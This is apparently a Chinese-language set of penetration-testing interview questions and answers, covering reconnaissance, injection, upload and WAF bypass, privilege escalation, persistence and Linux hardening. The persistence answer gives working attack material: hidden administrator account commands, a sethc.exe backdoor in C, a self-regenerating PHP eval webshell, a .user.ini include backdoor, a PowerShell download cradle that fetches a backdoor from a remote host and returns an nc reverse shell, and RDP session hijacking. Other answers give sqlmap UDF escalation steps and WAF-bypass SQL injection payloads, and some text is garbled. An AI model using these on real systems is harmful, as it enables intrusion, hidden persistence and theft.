

1、先简单介绍一下你的技术情况

熟练使用kali , burpsuite , nmap , sqlmap等工具

熟练掌握DVWA , 熟悉靶场中的漏洞原理和漏洞查询以及漏洞利用

熟悉一些简单的网站漏洞 , 原理查询以及利用

2、如果让你渗透一个网站 , 你的思路是什么 ?

首先是信息收集

1. 服务器的相关信息 (真实ip , 系统类型 , 版本 , 开放端口 , WAF等)
2. 网站指纹识别 (包括 , cms , cdn , 证书等) , dns记录
3. whois信息 , 姓名 , 备案 , 邮箱 , 电话反查 (邮箱丢社工库 , 社工准备等)
4. 子域名收集 , 旁站查询 , C段等 , 主站一般比较难、所以先看看旁站有没有通用性的cms或者其他漏洞
5. google hack 进一步探测网站的信息、后台、敏感文件
6. 扫描网站目录结构 , 爆后台 , 网站banner , 测试文件 , 备份等敏感文件泄漏等 , 如php探针
7. 传输协议 , 通用漏洞 , exp , github源码等
8. 查看IP、进行IP地址端口扫描、对响应的端口进行漏洞探测、比如 rsync、心脏出血、mysql、ftp、ssh弱口令等

接下来是漏洞挖掘

1. 浏览网站 , 看看网站规模 , 功能 , 特点等
2. 端口 , 弱口令 , 目录等扫描
3. XSS , SQL注入 , 命令注入 , CSRF , cookie安全检测 , 敏感信息 , 通信数据传输 , 暴力破解 , 任意文件上传 , 越权访问 , 未授权访问 , 目录遍历 , 文件 包含 , 重放攻击 (短信轰炸) , 服务器漏洞检测 , 最后使用漏扫工具等

之后是漏洞利用 , 利用以上方式拿到webshell或getshell , 或者其它权限

然后是权限提升 , 可以使用mysql提权 , serv-u提权 , linux内核版本提权 , 提权服务器等 , 比如windows下mysql的udf提权、windows低版本的漏洞、linux脏牛漏洞、linux内核版本漏洞提权、linux下的oracle低权限提权。

最后是清除测试数据 | 输出报告

1. 日志、测试数据的清理
2. 总结 , 输出渗透测试报告 , 附修复方案

3、说一些近段时间你了解的漏洞

weblogic,shiro,tomcat,thinkphp,webmin,wordpress,zabbix,joomla,jboss,jenkins,discuz,drupal,fastjson,supervisord,solr,redis,aongo-express,Jmeter RMI, Atlassian Jira ,java RMI

4、以前挖过哪些网站的漏洞

靶场漏洞

5、说几个你比较常用的工具

kali , burpsuite , nmap , sqlmap

6、25,23,22,3306,1433,7001,445,139端口都是哪些服务的端口

25:SMTP简单邮件传输服务器端口

23:telnet的端口, telnet是一种可以远程登录并管理远程机器的服务

22:ssh端口, PcAnywhere建立TCP和这一端口的连接可能是为了寻找ssh, 这一服务有许多弱点

3306:MySQL的默认端口

1433:SQLServer的默认端口

7001:Freak88,Weblogic默认端口, Weblogic是一个application server,确切的说是一个基于JAVAE架构的中间件

445:是一个毁誉参半的端口他和139端口一起是IPC\$入侵的主要通道

139:属于TCP协议, 是为NetBIOS Session Service提供的, 主要提供Windows文件和打印机共享以及Unix中的Samba服务

7、SQL注入漏洞的原理

SQL注入攻击指的是通过构建特殊的输入作为参数传入Web应用程序, 而这些输入大都是SQL语法里的一些组合, 通过执行SQL语句进而执行攻击者所要的操作, 其主要原因是程序没有细致地过滤用户输入的数据, 致使非法数据侵入系统。

8、反序列化漏洞原理

序列化就是把对象转换成字节流, 便于保存在内存、文件、[数据库](#)中; 反序列化即逆过程, 由字节流还原成对象。Java中的ObjectOutputStream类的writeObject()方法可以实现序列化, 类ObjectInputStream类的readObject()方法用于反序列化。二者分别是将字符串对象先进行序列化, 存储到本地文件, 然后再通过反序列化进行恢复

问题在于, 如果Java应用对用户输入, 即不可信数据做了反序列化处理, 那么攻击者可以通过构造恶意输入, 让反序列化产生非预期的对象, 非预期的对象在产生过程中就有可能带来任意代码执行。

所以这个问题的根源在于类ObjectInputStream在反序列化时, 没有对生成的对象的类型做限制; 假若反序列化可以设置Java类型的白名单, 那么问题的影响就小了很多。

9、如何去测试SQL注入/反序列化/XSS/文件上传/越权漏洞

SQL注入:利用sql语句弱类型语言的特性通过输入一定的内容拼接sql语句

反序列化:反序列化操作一般在导入模版文件、网络通信、数据传输、日志格式化存储、对象数据落磁盘或DB存储等业务场景,在代码审计时可重点关注一些反序列化操作函数并判断输入是否可控

XSS:在网站输入框,通过script,img,body等标签,能够插入js语句,表示存在漏洞

文件上传漏洞:在上传文件的后面加上满足上传需求的后缀,如果能够上传,说明有漏洞

上传是利用burp拦截,然后将文件后缀名改为.php,如果上传成功,证明存在漏洞

将一句话木马植入图片文件中,上传,成功则存在

越权漏洞:通过正确的账号密码登录,利用burp拦截请求包,发送到repeater里,修改里面的关于id的内容,根据返回值判断是否获得其他账户信息

10、XXE漏洞原理

XXE漏洞 (XML External Entity Injection) 即xml外部实体注入漏洞。

注入：是指XML数据在传输过程中被修改，导致服务器执行了修改后的恶意代码，从而达到攻击目的。

外部实体：则是指攻击者通过利用外部实体声明部分来对XML数据进行修改、插入恶意代码。

XXE漏洞发生在应用程序解析XML输入时，没有禁止外部实体的加载，导致可加载恶意外部文件，造成文件读取、命令执行、内网端口扫描、攻击内网网站、发起dos攻击等危害。

xxe漏洞触发的点往往是：可以上传XML文件的位置，没有对上传的XML文件进行过滤，导致可以上传恶意的XML文件。

11、文件上传漏洞的绕过方法有哪些

在文件名后面加上满足上传文件需求的后缀名

上传文件时使用burp拦截，在前端上传成功后在burp里将文件名后缀修改成.php

将一句话木马插入到需要上传的文件中

12、SQL注入漏洞有哪些利用手法

联合查询、报错注入、布尔盲注、延时注入

13、比较喜欢用哪几种工具，它们的优势是什么

burpsuite 功能强大，可以实现拦截，代理，爆破等功能，还可以加载各种插件

nmap 可以方便的查询接口及其状态

sqlmap 使用比价方便，可以轻松实现sql盲注

14、CSRF漏洞的原理

正常用户登录网站的cookie被他人捕获，通过cookie获得其用户权限执行恶意代码。

1.CSRF (Cross-site request forgery) 跨站请求伪造，也被称为“One Click Attack”或者Session Riding，通常缩写为CSRF或者XSRF，是一种对网站的恶意利用。尽管听起来像跨站脚本（XSS），但它与XSS非常不同，XSS利用站点内的信任用户，而CSRF则通过伪装成受信任用户的请求来利用受信任的网站。与XSS攻击相比，CSRF攻击往往不大流行（因此对其进行防范的资源也相当稀少）和难以防范，所以被认为比XSS更具危险性。

2.CSRF是一种依赖web浏览器的、被混淆过的代理人攻击（deputy attack）。

15、SQL注入、反序列化、文件包含、文件上传、CSRF、XSS、XXE漏洞的修复方法

sql注入：

所有查询语句都使用数据库提供的参数化查询接口，并且参数化语句使用参数，而不是将用户输入变量嵌入SQL语句中。

对进入数据库的特殊字符（'<>&*;等）进行转义处理，或编码转换。

确认每个数据的类型

应严格规定数据长度，以防在一定程度上正确执行较长的SQL注入语句

网站每个数据层的编码是统一的。建议使用UTF-8编码。上下层编码不一致可能会导致某些过滤模型被绕过

严格限制网站用户数据库的操作权限

阻止网站显示SQL错误消息

反序列化：

升级到最新版本

使用其他插件体验有漏洞的插件

文件包含：

设置文件上传白名单

升级程序

文件上传：

上传文件的存储目录禁用执行权限

文件的后缀白名单，注意0x00截断攻击

文件上传后修改文件名

不能有本地文件包含漏洞

及时修复web上的代码

升级web server

csrf

验证http referer字段

在请求地址中添加token并验证

在http头中自定义属性并验证

XSS：

创建参数拦截filter类过滤器，对每次的POST请求或者PUT请求作下拦截

对上传的数据不作html过滤，对返回的数据呈现在页面上使用html标签过滤，**建议采用**，写一个专门的公用类即可

XXE：

- 1、禁止加载外部实体；
- 2、不允许XML中含有任何自己声明的DTD。

16、如果网站有CDN，你如何查看他的真实IP地址

查看 IP 与 域名绑定的历史记录，可能会存在使用 CDN 前的记录，利用[SecurityTrails](#)平台，攻击者就可以精准的找到真实原始IP。他们只需在搜索字段中输入网站域名，然后按Enter键即可，这时“历史数据”就可以在左侧的菜单中找到。

查询子域名

网络空间引擎搜索法（钟馗之眼）

利用SSL证书寻找真实原始IP

利用HTTP标头寻找真实原始IP

利用网站返回的内容寻找真实原始IP

使用国外主机解析域名

网站漏洞查找

网站邮件订阅查找

用 Zmap 扫全网

F5 LTM解码法

17、文件上传的时候如何突破前端后缀验证

前端验证：

修改前端代码

使用burp拦截，然后上传时修改文件名

后端验证：

文件后缀名绕过：

%00截断

通过大小写混淆

通过畸形文件名绕过

路径验证绕过

文件内容验证绕过

18、sql注入的报错函数，延时注入的函数？

报错函数

floor()函数

updatexml()函数

extractvalue()函数

延时注入

length()、substr()、ascii()

sleep()函数

if()函数

19、你有什么自己的思路吗关于文件上传

寻找合适的方法绕过各种检测

20、你参加过哪些项目

无

21、sqlmap怎么提权

1.连接mysql数据打开一个交互shell:

```
sqlmap.py -d mysql://root:root@127.0.0.1:3306/test --sql-shell  
select @@version;  
select @@plugin_dir;  
d:\wamp2.5\bin\mysql\mysql5.6.17\lib\plugin\
```

2.利用sqlmap上传lib_mysqludf_sys到MySQL插件目录:

```
sqlmap.py -d mysql://root:root@127.0.0.1:3306/test --file-write=d:/tmp/lib_mysqludf_sys.dll --file-dest=d:\wamp2.5\bin\mysql\mysql5.6.17\lib\plugin\lib_mysqludf_sys.dll  
CREATE FUNCTION sys_exec RETURNS STRING SONAME 'lib_mysqludf_sys.dll'  
CREATE FUNCTION sys_eval RETURNS STRING SONAME 'lib_mysqludf_sys.dll'  
select sys_eval('ver');
```

22、说几个提权漏洞

Linux内核本地提权漏洞预警分析 (CVE-2019-8912)

Windows本地提权漏洞学习(CVE-2019-0841)

Linux本地提权漏洞(CVE-2019-13272)

23、你了解spring框架漏洞吗

Spring是一个开源框架，核心是控制反转（IoC）和面向切面（AOP）。简单来说，Spring是一个分层的JavaSE/EE full-stack(一站式) 轻量级开源框架。简单说就是创建对象由以前的程序员自己new 构造方法来调用，变成交由Spring来创建对象。类比Struts 2框架绝大部分的安全漏洞都是由于OGNL，而自从spring引入SpEL，也引起很多安全漏洞，什么事都是有利即有弊。

24、常见的基于php的cms的漏洞

phpcms某处逻辑问题导致getshell

phpcms authkey生成算法问题导致authkey泄露

phpcms前台注入导致任意文件读取漏洞

phpcms SQL注入漏洞之文件 param.class.php

phpcms v9宽字节注入漏洞

phpcms注入漏洞之文件 * poster.php *

phpcms注入漏洞之文件 * phpsso.php *

phpcms注入漏洞之文件 * index.php *

25、绕WAF可以尝试哪些手段

WAF身份认证阶段的绕过


WAF是有一个白名单的，在白名单内的客户请求将不做检测

早些版本的安全狗是有这个漏洞的，就是把User-Agent修改为搜索引擎，便可以绕过，进行sql注入等攻击。

WAF数据包解析阶段的绕过

(1) 编码绕过

urlencode (早期方法 不一定有用)



Hex encode

target.com/index.php?page_id=-15//u%6eion/ //se%6cect/ 1,2,3,4...

SELECT(extractvalue(0x3C613E61646D696E3C2F613E,0x2f61))

Unicode encode

?id=10%D6%20AND%201=2%23

SELECT'Ä'='A';#1

(2) 修改请求方式绕过

我想玩渗透的都知道cookie中转注入，最典型的修改请求方式绕过，很多的asp，aspx网站都存在这个问题，有时候WAF对GET进行了过滤，但是Cookie甚至POST参数却没有检测。

(3) 复参数绕过

通过提供多个参数=相同名称的值集来混淆WAF。例如<http://example.com?id=1&id='or '1'='1'> — 在某些情况下（例如使用Apache/PHP），应用程序将仅解析最后（第二个）id= 而WAF只解析第一个。在应用程序看来这似乎是一个合法的请求，因此应用程序会接收并处理这些恶意输入。如今，大多数的WAF都不会受到HTTP参数污染（HPP）的影响，但仍然值得一试。

例如一个请求是这样的

GET /pen/news.[PHP](#)?id=1 union select user,password from[MySQL](#).user

可以修改为

GET /pen/news.php?id=1&id=union&id=select&id=user,password&id=from%20mysql.user

很多WAF都可以这样绕，测试最新版安全狗能绕过部分语句

WAF触发规则的绕过

WAF在这里主要是针对一些特殊的关键词或者用法进行检测。绕过方法很多，也是最有效的。

(1) 特殊字符替换空格

用一些特殊字符代替空格，比如在mysql中%0a是换行，可以代替空格，这个方法也可以部分绕过最新版本的安全狗，在sqlserver中可以用/**/代替空格

(2) 特殊字符拼接

把特殊字符拼接起来绕过WAF的检测，比如在Mysql中，可以利用注释/**/来绕过，在mssql中，函数里面可以用+来拼接

比如

```
GET /pen/news.php?id=1;exec(master..xp_cmdshell 'net user')
```

可改为

```
GET /pen/news.php?id=1; exec('maste'+'.xp'+'_cmdshell'+'net user')
```

(3) 注释包含关键字

在mysql中，可以利用`/*!`包含关键词进行绕过，在mysql中这个不是注释，而是取消注释的内容。测试最新版本的安全狗可以完美绕过

```
GET /pen/news.php?id=1 union select user,password from mysql.user
```

改为

```
GET /pen/news.php?id=1 /*!union/*!select/user,password /*!from/mysql.user
```

(4) 某些函数或命令，因为WAF的过滤机制导致我们无法使用。那么，我们也可以尝试用一些等价函数来替代它们。

`hex()`、`bin()` ==> `ascii()`

`sleep()` ==> `benchmark()`

`concat_ws()` ==> `group_concat()` `substr((select'password'),1,1) = 0x70`

`strcmp(left('password',1),0x69) = 1`

`strcmp(left('password',1),0x70) = 0`

`strcmp(left('password',1),0x71) = -1`

`mid()`、`substr()` ==> `substring()`

`@@user` ==> `user()`

`@@datadir` ==> `datadir()`

26、后渗透怎么做权限维持？讲一下后渗透吧。

一、影子账户

```
net user admin$ admin /add  
1
```

具体可以通过注册表查找

`HKEY_LOCAL_MACHINE\SAM\SAM\Domains\account\Users\Names`

在默认情况下，隐藏用户的查看是隐藏的。

解决方法：在SAM文件夹处点击右键—>权限（设置就好了）

二、shift后门

1、先删除缓存 `C:\WINDOWS\system32\dllcache\sethc.exe`

2、`C:\WINDOWS\system32\cmd.exe` 将其复制并将名称更改为 `sethc.exe`

代码：

```
#include<cstdio>  
#include<cstring>  
#include<cstdlib>
```



```

#include<conio.h>
int main(void)
{
    char welcome[1700] = " \n\
Please input your password! \n\
password : ";
    while(1){
        char password[30];
        char pwd[30] = "adexx!@#QWE";
        printf("%s",welcome);
        puts("");
        printf("你输入的密码:");
        scanf("%s",password);
        if(strncmp(password,pwd,11) == 0){
            system("cmd.exe");
        }else{
            printf("%s","Error\n");
            fflush(stdin);
        }
    }
    return 0;
}
12345678910111213141516171819202122232425

```

注. 这里种shift后门目标是2008的机器的话 那么可以用2003的远程连接工具进行连接

三、不死马（web层面的权限维持）

- 1、事先隐藏后门文件操作：右键-》属性-》隐藏
- 2、将木马名字进行伪装处理，伪装成系统文件或者报错文件。修改时间跟系统文件时间类似。
- 3、利用循环不死马（举栗子）

```

<?php
set_time_limit(0);
ignore_user_abort(1);
unlink(__FILE__);
while(1){
    file_put_contents('phpinfo.php','<?php $a=array($_REQUEST["kk"]=>"3");
    $b=array_keys($a)[0];
    eval($b);?>');
    sleep(8);
}
?>
1234567891011

```

说明：此脚本会每8秒不断的向服务器生成一个“phpinfo.php”的一句话木马。

四：利用.user.ini文件自动包含木马文件

利用成功前提下必须有以下三个文件，

- 1、PHP的正常文件
- 2、修改后.user.ini文件
- 3、luomiweixiong.gif木马

创建一个文件夹test

1、test.php 内容为 `<?php echo 1;?>`

2、luomiweixiong.gif 内容为 `<?php if(@$_GET['shell']=='test'){phpinfo();}?>`

3、在“.user.ini”文件写入：`auto_prepend_file=luomiweixiong.gif`

浏览器访问：`http://127.0.0.1/test/test.php?shell=test`

则出现的为phpinfo()函数执行的效果

原理：

<https://www.php.net/manual/zh/configuration.file.per-user.php>

在 .user.ini 风格的 INI 文件中只有具有 PHP_INI_PERDIR 和 PHP_INI_USER 模式的 INI 设置可被识别

这里就很清楚了，.user.ini实际上就是一个可以由用户“自定义”的php.ini，我们能够自定义的设置是模式为“PHP_INI_PERDIR、 PHP_INI_USER”的设置。（上面表格中没有提到的PHP_INI_PERDIR也可以在.user.ini中设置）

实际上 这里面没有说完整，其实除了PHP_INI_SYSTEM以外的模式（包括PHP_INI_ALL）都是可以通过.user.ini来设置的。

其中有个配置项 `auto_prepend_file` 就可以被利用导致后门的生成

`auto_prepend_file`：指定一个文件，自动包含在要执行的文件前，类似于在文件前调用了`require()`函数。而`auto_append_file`类似，只是在文件后面包含。使用方法很简单，直接写在.user.ini中

隐藏知识：某网站限制不允许上传.php文件，你便可以上传一个.user.ini，再上传一个图片马，包含起来进行getshell。不过前提是含有.user.ini的文件夹下需要有正常的php文件，否则也不能包含了。再比如，你只是想隐藏个后门，这个方式是最方便的。

五、Powershell权限维持

参考此PowerShell脚本

<https://github.com/re4lity/Schtasks-Backdoor>

执行代码：`powershell.exe-exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://192.168.124.25/Invoke-taskBackdoor.ps1');Invoke-Tasksbackdoor-method nccat -ip 192.168.124.14 -port 666 -time 2"`

说明：

- 1、192.168.124.25为受害者IP,前提是要把PowerShell脚本放到受害者服务器能访问到的根路径。
- 2、192.168.124.14为接收反弹回来的IP,可用NC监听反弹回来的shell

六、metasploit权限维持（老生常谈直接操作就好了哈）

1、Persistence模块

前提是利用MSF获取到了对方的会话

`run persistence -U -i 12 -p 6666 -r 192.168.124.14`

说明

-i 目标自动回连时间

-p 设置目标反向连接的端口

-r 设置目标反向连接的ip地址

-U 设置目标自启动

加入自启动后，就算受害者机器再次启动也能弹回shell

2、metsvc 模块

前提是利用MSF获取到了对方的会话

run metsvc -A

说明：

-A 自动启动一个匹配的 multi/handler 以连接到该服务

该模块是在受害者服务器开启了一个“Meterpreter”服务

下次攻击者可以利用metsvc_bind_tcp监听模块就可以再次获取到shell

监听端口为31337

七、会话劫持

说明：RDP会话劫持是在不知道另一用户密码的条件下进行切换用户登录

```
query user
sc create sesshijack binpath= "cmd.exe /k tscon 1 /dest:rdp-tcp#4"
net start sesshijack
123
```

tscon 参数为query user命令中的所要劫持ID参数

dest: 为你当前用户的会话名

27、内网渗透横向移动怎么实现？

通过一个内网服务器去攻击其他内网服务器

28、说一下你最难忘的挖洞经历？

29、如何判断是否有CDN。

CDN的全称是Content Delivery Network，即内容分发网络。其基本思路是尽可能避开互联网上有可能影响数据传输速度和稳定性的瓶颈和环节，使内容传输的更快、更稳定。通过在网络各处放置节点服务器所构成的在现有的互联网基础之上的一层智能虚拟网络，CDN系统能够实时地根据网络流量和各节点的链接、负载状况以及到用户的距离和相应时间等综合信息将用户的请求重新导向离用户最近的服务节点上。其目的就是使用户可以就近取得所需的内容，解决Internet网络拥挤的状况，提高用户访问网络的响应速度

检测方法

在Linux下使用dig命令进行测试或者DOS下使用nslookup进行测试

```

root@kali:~# dig www.jd.com

; <<> DiG 9.11.2-5-Debian <<> www.jd.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 45272
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 512
;; QUESTION SECTION:
;www.jd.com.                IN      A

;; ANSWER SECTION:
www.jd.com.                  5       IN      CNAME   www.jd.com.gslb.qianxun.com.
www.jd.com.gslb.qianxun.com. 5       IN      CNAME   www.jdcdn.com.
www.jdcdn.com.              5       IN      A       182.131.4.1

;; Query time: 2003 msec
;; SERVER: 192.168.11.2#53(192.168.11.2)
;; WHEN: Wed Jul 11 00:30:43 CST 2018
;; MSG SIZE rcvd: 117

root@kali:~#

```

https://blog.csdn.net/Fly_hps

在DOS中如果输入：nslookup 域名

之后在Address栏中有多个IP地址，则表示使用了CDN，单个IP地址则说明未使用CDN:

```

C:\Users\fli>nslookup www.baidu.com
服务器:  UnKnown
Address:  10.0.0.1

非权威应答:
名称:     www.a.shifen.com
Addresses: 180.97.33.108
           180.97.33.107
Aliases:  www.baidu.com

C:\Users\fli>nslookup www.google.com
服务器:  UnKnown
Address:  10.0.0.1

非权威应答:
名称:     www.google.com
Addresses: 2404:6800:4008:c03::67
           173.194.72.105
           173.194.72.104
           173.194.72.103
           173.194.72.147
           173.194.72.99
           173.194.72.106

```

https://blog.csdn.net/Fly_hps

还有一个办法就是在不同的地区ping网址，如果都是同一个IP地址，则说明未使用CDN，如果是不同的IP地址则说明使用了CDN。

30、内网黄金票据、白银票据的区别和利用方式？

(1) 白银票据：抓取到了域控服务hash的情况下，在客户端以一个普通域用户的身份生成TGS票据，并且是针对于某个机器上的某个服务的，生成的白银票据只能访问指定的target机器中指定的服务。

(2) 黄金票据：直接抓取域控中账号的hash，在客户端生成一个TGT票据，那么该票据是针对所有机器的所有服务

31、UDF提权原理？

1-udf是什么？

udf = 'user defined function'，即'用户自定义函数'。是通过添加新函数，对MySQL的功能进行扩充，性质就象使用本地MySQL函数如abs()或concat()。udf在mysql5.1以后的版本中，存在于'mysql/lib/plugin'目录下，文件后缀为'.dll'，常用c语言编写。

那么如何使用udf呢？

2-如何使用udf？

假设我的udf文件名为'udf.dll'，存放在Mysql根目录(通过select @@basedir可知)的'lib/plugin'目录下。在udf中，我定义了名为sys_eval的mysql函数，可以执行系统任意命令。如果我现在就打开mysql命令行，使用select sys_eval('dir');的话，系统会返回sys_eval()函数未定义。因为我们仅仅是把'udf.dll'放到了某个文件夹里，并没有引入。类似于面向对象编程时引入包一样，如果没有引入包，那么这个包里的类你是用不了的。

所以，我们应该把'udf.dll'中的自定义函数引入进来。看一下官方文档中的语法：

13.7.4.1 CREATE FUNCTION Syntax for User-Defined Functions

```
1 CREATE [AGGREGATE] FUNCTION function_name
2 RETURNS {STRING|INTEGER|REAL|DECIMAL}
3 SONAME shared_library_name
```

A user-defined function (UDF) is a way to extend MySQL with a new function that works like a native (built-in) MySQL function such as ABS () or CONCAT ().

function_name is the name that should be used in SQL statements to invoke the function. The **RETURNS** clause indicates the type of the function's return value. DECIMAL is a legal value after **RETURNS**, but currently DECIMAL functions return string values and should be written like **STRING** functions.

shared_library_name is the base name of the shared library file that contains the code that implements the function. The file must be located in the plugin directory. This directory is given by the value of the plugin_dir system variable. For more information, see [Section 28.4.2.5, "UDF Compiling and Installing"](#).

不要慌，看看实例用法：

```
CREATE FUNCTION sys_eval RETURNS STRING SONAME 'udf.dll';
```

只有两个变量，一个是function_name（函数名），我们想引入的函数是sys_eval。还有一个变量是shared_library_name（共享包名称），即'udf.dll'。

至此我们已经引入了sys_eval函数，下面就是使用了。

这个函数用于执行系统命令，用法如下：

```
select sys_eval('cmd command');
```

3-使用udf提权

现在我们已经知道了udf是什么，以及如何引入udf。下面我们要关注的就是提权了。其实到这里，提权已经结束了，因为对于sys_eval()函数，其中的指令是直接以管理员的权限运行的，所以这也就是最高权限了。

下面来整理一下思路：

1. 将udf文件放到指定位置（Mysql>5.1放在Mysql根目录的lib\plugin文件夹下）
2. 从udf文件中引入自定义函数(user defined function)
3. 执行自定义函数

先看第一步，拿到一个网站的webshell之后，在指定位置创建udf文件。如何创建？先别忘了，现在连源udf文件都没有。sqlmap中有现成的udf文件，分为32位和64位，一定要选择对版本，否则会显示：Can't open shared library 'udf.dll'。获取sqlmap的udf请看链接：[MySQL利用UDF执行命令](#)

然后将获得的udf.dll文件转换成16进制，一种思路是在本地使用mysql函数hex：

```
SELECT
hex(load_file(0x433a5c5c55736572735c5c6b61316e34745c5c4465736b746f705c5c6c69625f
6d7973716c7564665f7379732e646c6c)) into dumpfile
'C:\\Users\\ka1n4t\\Desktop\\gg.txt';
load_file中的十六进制是C:\\Users\\ka1n4t\\Desktop\\lib_mysqludf_sys.dll
```

此时gg.txt文件的内容就是udf文件的16进制形式。

接下来就是把本地的udf16进制形式通过我们已经获得的webshell传到目标主机上。

```
1. CREATE TABLE udftmp (c blob); //新建一个表，名为udftmp，用于存放本地传来的udf文件的
内容。
2. INSERT INTO udftmp values(unhex('udf文件的16进制格式')); //在udftmp中写入udf文件内
容
3. SELECT c FROM udftmp INTO DUMPFILE
'H:\\PHPStudy\\PHPTutorial\\MySQL\\lib\\plugin\\udf.dll'; //将udf文件内容传入新建的
udf文件中，路径根据自己的@@basedir修改
//对于mysql小于5.1的，导出目录为C:\\windows\\或C:\\windows\\System32\\
```

上面第三步，mysql5.1以上的版本是默认没有plugin目录的，网上有说可以使用ntfs数据流创建：

```
select test into dumpfile
'H:\\PHPStudy\\PHPTutorial\\MySQL\\lib\\plugin::$INDEX_ALLOCATION';
```

但是我本地测试一直没有成功。后来又在网上看了很多，都是用这种方法，看来是无解了。在t00ls上也有人说数据流从来没有成功过，所以说mysql5.1以上的提权能否成功还是个迷。

为了演示，在这里我是手工创建了个plugin目录(ps：勿喷啦，我用的phpstudy环境，重新安装一个mysql的话有可能会冲突，所以就没搞，毕竟原理都一样)。

继续，到这儿如果没有报错的话就说明已经在目标主机上成功生成了udf文件。下面要导入udf函数：

```
1. DROP TABLE udftmp; //为了删除痕迹，把刚刚新建的udftmp表删掉
2. CREATE FUNCTION sys_eval RETURNS STRING SONAME 'udf.dll'; //导入udf函数
```

导入成功的话就可以使用了：

```
SELECT sys_eval('ipconfig');
返回网卡信息
```

附几个常用的cmd指令，用于添加一个管理员用户：

```
net user ka1n4t ka1n4t~!@ /add //添加新用户：ka1n4t，密码为ka1n4t~!@  
net localgroup administrators ka1n4t /add //将ka1n4t添加至管理员分组
```

32、Windows cmd 如何下载文件？

在命令行中输入 start powershell就可启动powershell了，

在powershell中我们输入一下命令

****\$client = new-object System.Net.WebClient****

****\$client.DownloadFile('#1', '#2')****

其中，#1的位置填写文件下载地址，#2的位置填写下载的保存路径（注意一点要使用英文键盘的单引号）。

33、常见提权方式？

udf提权、mof提权、启动项提权等

34、Nmap 全端口扫描命令是什么

Nmap -p- 172.16.55.100 或 nmap -p1-65535 192.168.0.101

35、mysql写shell，如果不知道网站绝对路径，我们通过什么方式可以知道网站路径。

- 一、单引号爆路径
- 二、错误参数值爆路径
- 三、通过搜索引擎获取
- 四、测试文件获取路径
- 五、配置文件获取路径
- 六、nginx文件类型错误解析爆路径
- 七、phpmyadmin爆路径
- 八、配合远程代码执行漏洞

36、Nmap 全端口扫描命令是什么

Nmap -p- 172.16.55.100

37、SSRF 禁用 127.0.0.1 后如何绕过，支持哪些协议？

- 1、更改IP地址写法
- 2、利用解析URL所出现的问题
- 3、利用302跳转
- 4、通过各种非HTTP协议：

DNS Rebinding

GOPHER协议,File协议,

38、如果服务器被入侵，你会怎样进行溯源。

网站源码分析

日志分析

系统存储的信息分析

分析进程端口

39、常见的中间件解析漏洞有哪些。

一、IIS

- 1、PUT漏洞
- 2、短文件名猜解
- 3、远程代码执行
- 4、解析漏洞

二、Apache

- 1、解析漏洞
- 2、目录遍历

三、Nginx

- 1、文件解析
- 2、目录遍历
- 3、CRLF注入
- 4、目录穿越

四、Tomcat

- 1、远程代码执行
- 2、war后门文件部署

五、jBoss

- 1、反序列化漏洞
- 2、war后门文件部署

六、WebLogic

- 1、反序列化漏洞
- 2、SSRF
- 3、任意文件上传
- 4、war后门文件部署

七、其它中间件相关漏洞

- 1、FastCGI未授权访问、任意命令执行
- 2、PHPCGI远程代码执行

40、在Windows/linux的加固问题上，你有哪些方法。

LINUX系统加固

- 1.修改ssh的配置文件，禁止root直接登录


```
vim /etc/ssh/sshd_config
PermitRootLogin no
systemctl restart sshd
```

2.修改密码策略配置文件，确保密码最小长度为8位**

```
vim /etc/login.defs
PASS_MIN_LEN 8
```

其他策略解释

PASS_MAX_DAYS	99999	#密码的最大有效期，99999: 永久有效
PASS_MIN_DAYS	0	#是否可修改密码，0可修改，非0多少天后修改
PASS_MIN_LEN	5	#密码最小长度，使用pam_cracklib module,该参数不再有效
PASS_WARN_AGE	7	#密码失效前多少天通知用户修改密码

上面不能进行强制修改，minlen表示最小密码长度

```
vim /etc/pam.d/system-auth
password requisite pam_pwquality.so minlen=8 try_first_pass
local_users_only retry=4 authtok_type=
```

其他策略解释

retry=N: 重试多少次后返回修改密码
difok=N: 新密码必须与旧密码不同的位数
dcredit=N: N>0密码中最多有多少位数字: N<0密码中最少有多少个数字 lcredit=N: 小写字母的个数
ucredit=N: 大写字母的个数
ccredit=N: 特殊字母的个数
minclass=N: 密码组成（大/小字母，数字，特殊字符）

3.确保错误登录3次，锁定此账户5分钟

```
vim /etc/pam.d/system-auth
auth required pam_tally2.so deny=2 lock_time=300
```

```
[test@node2 root]$ su test1
Password:
su: Authentication failure
[test@node2 root]$ su test1
Account temporary locked (294 seconds left)
Password:
su: Authentication failure
[test@node2 root]$ su test1
Account temporary locked (280 seconds left)
Password:
su: Authentication failure
[test@node2 root]$
```

解除用户锁定

```
[root@node2 pam.d]# pam_tally2 -r -u test1
Login          Failures Latest failure    From
test1          1      04/21/20 22:37:54 pts/4
```

上面只是限制了用户从tty登录，而没有限制远程登录，修改sshd文件将实现对远程登陆的限制

```
vim /etc/pam.d/su auth
required          pam_wheel.so group=wheel  #新加一行
或
auth              required          pam_wheel.so use_uid      #取消注释xxxxxxxxx vim
/etc/pam.d/su authrequired          pam_wheel.so group=wheel  #新加一行 或 auth
    required      pam_wheel.so use_uid      #取消注释vim /etc/pam.d/sshd auth
    required pam_tally2.so deny=2 lock_time=300
```

4.禁止su非法提权，只允许root和wheel组用户su到root

```
